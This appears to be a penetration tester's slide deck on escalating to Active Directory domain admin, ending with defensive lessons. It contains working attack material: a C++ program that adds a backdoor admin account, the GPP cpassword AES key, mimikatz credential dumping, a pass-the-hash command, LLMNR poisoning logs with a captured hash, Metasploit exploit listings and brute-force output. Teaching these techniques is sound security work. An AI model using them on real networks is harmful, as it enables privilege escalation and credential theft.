

# All roads lead to Domain Admin

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# Whoami

- Mathematician – mathematical methods of information security
  - Penetration tester at AEC a.s.
  - Not a domain admin




# Basic concepts

- AD – Active Directory
- DC – Domain Controller
- DA – Domain Admin
- LA – Local Admin
- Hash


# Two ways

- Indirect process
  - Domain user → local administrator → domain administrator
- Direct success




# LA - local escalation

- Unencrypted computer with Windows 7




# LA - local escalation



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- Scheduled tasks



# LA - local escalation

- Scheduled tasks

```
1  #include <iostream>
2  #include <cstdlib>
3  #include <windows.h>
4
5  using namespace std;
6
7  int main() {
8      system("net user aecpt Heslo1234 /add");
9      Sleep(3000);
10     system("net localgroup administrators aecpt /add");
11
12     return 0;
13 }
```


# LA - escalation

- SYSVOL & Group Policy Preferences

```
<Groups clsid="{3125E4FC6D24D26}"><User clsid="{DF5FD9BDE98BA1D1}" name="Administrator" (předdefinované) image="2" changed="2012-04-11 10:57:01" uid="{10A9C252B0AAA91}" userContext="0" removePolicy="0"><Properties action="U" newName="" fullName="Lokalni admin" description="stroje" cpassword="pXicNC22c1tWytUWcDRafYBW6TdzgTQ" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" subAuthority="0ADMIN" userName="Administrator" (předdefinované)"/></User>
```

# LA - escalation

- SYSVOL & Group Policy Preferences
- MS14-025



▷ MSDN Library  
▷ Open Specifications  
▷ Protocols  
▷ Windows Protocols  
▷ Technical Documents  
▷ [MS-GPPREF]: Group Policy:  
  Preferences Extension Data Structure  
▷ 2 Messages  
▷ 2.2 Message Syntax  
▷ 2.2.1 Preferences Policy Message  
  Syntax  
  ▪ 2.2.1.1 Preferences Policy File  
    Format  
      2.2.1.1 Common XML Schema  
      2.2.1.2 Outer and Inner  
      Element Names and CLSIDs  
      2.2.1.3 Common XML  
      Attributes  
**2.2.1.4 Password  
  Encryption**  
▷ 2.2.1.5 Expanding  
  Environment Variables

## 2.2.1.4 Password Encryption


All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

# LA - escalation

- Passwords in plaintext on SMB shares
- \*.bat; \*.cmd; \*.vbs; \*.ps1; ...



A screenshot of a terminal window titled "1.. RUN\_ME.bat". The window contains a single line of text: "1 psexec @computerlist.txt -u [REDACTED] -p N!ghtmar3 -n 30 -c -v -h "snow.bat"".

The command uses the psexec utility to execute a batch file named "snow.bat" on multiple computers listed in "computerlist.txt". The command is run under a user account with the password "N!ghtmar3" and with elevated privileges (-n 30). The output is captured (-c), displayed in verbose mode (-v), and saved to a handle (-h "snow.bat").

# What's next?

- Extract hashes (passwords)

```
#####. mimikatz 2.1.1 (x64) built on Feb  5 2018 02:08:38
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 329169 (00000000:000505d1)
Session          : Service from 0
User Name        : MSSQL$SQLEXPRESS
Domain           : NT Service
Logon Server     : (null)
Logon Time       : 11/13/2018 8:17:16 AM
SID              : S-1-5-80-3880006512-4290199581-1648723128-3569869737-3
133
msv :
tspkg :
wdigest :
* Username : WIN-TG73I5PVARV$
* Domain  : WORKGROUP
* Password : (null)
```

# What's next?

- Extract hashes (passwords)
- Pass the hash

```
root@kali:~# pth-winexe -U Administrator%d7a2630a9ecc4aff186fc03070888283:480d1d
426fe52721b915e7870c9ela8f //192.168.52.151 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

# Direct methods

- Already seen
  - Password of domain admin in plaintext on share
  - SYSVOL & Group Policy Preferences

# Exploitation of a server

- HP Data Protector – port 5555

The screenshot shows the HP Data Protector Advanced Scheduler application. The main window displays a calendar for June 2014. The days of the week are labeled from Sunday to Saturday. Specific dates are highlighted with blue boxes: June 16 (Sunday), June 22 (Saturday), and June 29 (Saturday). The word "SCHEDULED" is written in blue on these dates. Below the calendar, there is a table titled "SCHEDULES". This table lists two scheduled tasks:

Enabled	Recurrence	Type	Protection	Est. Duration	Priority	Description
✓	Hourly	Incremental	Default	0h 15m	3000	MyDoc_Adv_Schd_hourly
✓	Weekly	Full	Weeks	1h 0m	3000	MyDoc_Adv_Schd_Full

On the right side of the application, there is a sidebar titled "Jobs to be scheduled" which lists various backup specifications:

- Backup Specifications
  - Filesystem
    - Back-me-up perm
    - myDocs
    - onlyEmps
  - E2010
  - Lotus
  - msharepoint
  - MSSQL
  - Oracle8

# Exploitation of a server

- HP Data Protector – port 5555

```
msf > search Protector
```

Name	Use recommended performance settings	Disclosure Date	Rank	Check	Description
auxiliary/admin/hp/hp_data_protector_cmd	disabled	2011-02-07	normal	No	HP Data Protector 6.1 EXEC_CMD Command Execution
auxiliary/dos/hp/data_protector_rds	disabled	2011-01-08	normal	No	HP Data Protector Manager RDS DOS
exploit/linux/misc/hp_data_protector_cmd_exec	disabled	2011-02-07	excellent	No	HP Data Protector 6 EXEC_CMD Remote Code Execution
exploit/multi/misc/hp_data_protector_exec_integutil	disabled	2014-10-02	great	Yes	HP Data Protector EXEC_INTEGUTIL Remote Code Execution
exploit/windows/misc/hp_dataprotector_cmd_exec	disabled	2014-11-02	excellent	Yes	HP Data Protector 8.10 Remote Command Execution
exploit/windows/misc/hp_dataprotector_crs	disabled	2013-06-03	normal	Yes	HP Data Protector Cell Request Service Buffer Overflow
exploit/windows/misc/hp_dataprotector_dtbcclslogin	disabled	2010-09-09	normal	Yes	HP Data Protector DtbClsLogin Buffer Overflow
exploit/windows/misc/hp_dataprotector_encrypted_comms	disabled	2016-04-18	normal	Yes	HP Data Protector Encrypted Communication Remote Command Execution
exploit/windows/misc/hp_dataprotector_exec_bar	disabled	2014-01-02	excellent	Yes	HP Data Protector Backup Client Service Remote Code Execution
exploit/windows/misc/hp_dataprotector_install_service	disabled	2011-11-02	excellent	Yes	HP Data Protector 6.10/6.11/6.20 Install Service
exploit/windows/misc/hp_dataprotector_new_folder_navigation	disabled	2012-03-12	normal	No	HP Data Protector Create New Folder Buffer Overflow
exploit/windows/misc/hp_dataprotector_traversal	disabled	2014-01-02	great	Yes	HP Data Protector Backup Client Service Directory Traversal
exploit/windows/misc/hp_dataprotector_wmi	disabled	2009-12-17	great	Yes	HP Data Protector WMI Protocol Buffer Overflow

# Weak password

- Cracking Net-NTLMv2

```
[*] [NBT-NS] Poisoned answer sent to 10.19.36.75 for name br...o
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [NBT-NS] Poisoned answer sent to 10.19.36.213 for name BRN00F01 (service: File Server)
[*] Skipping previously captured hash for BR...o
[SMB] Requested Share : \\BR...o\IPC$ 
[*] [LLMNR] Poisoned answer sent to 10.19.36.66 for name br...
[*] [LLMNR] Poisoned answer sent to 10.19.36.66 for name br...
[*] [NBT-NS] Poisoned answer sent to 10.19.36.164 for name BR...o (service: File Server)
[SMB] NTLMv2-SSP Client : 10.19.36.164
[SMB] NTLMv2-SSP Username : PR...o\va...
[SMB] NTLMv2-SSP Hash : K...o\va...::PRAHA1:11223344556677889900
0032003000300038000400160073006D006200310032002E006C006F00
1006C000800300030000000000000000100000000200007B04F2898
2E007000720061006800610031002E0063007A00000000000000000000
[SMB] Requested Share : \\BR...o\IPC$ 
[*] Skipping previously captured hash for BR...o
```

# Weaker password

- Default password for new accounts



# The weakest password

- Bruteforce

```
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator  
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Mx Notify UMS Password: [SUCCESS (ADMIN$ - Access Denied)]  
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: WINS Password: [SUCCESS (ADMIN$ - Access Allowed)]
```

# Lessons learned

- Educate your employees (even DA)
- Be aware of history
- Script kiddies can hack your network



Thanks for your  
attention.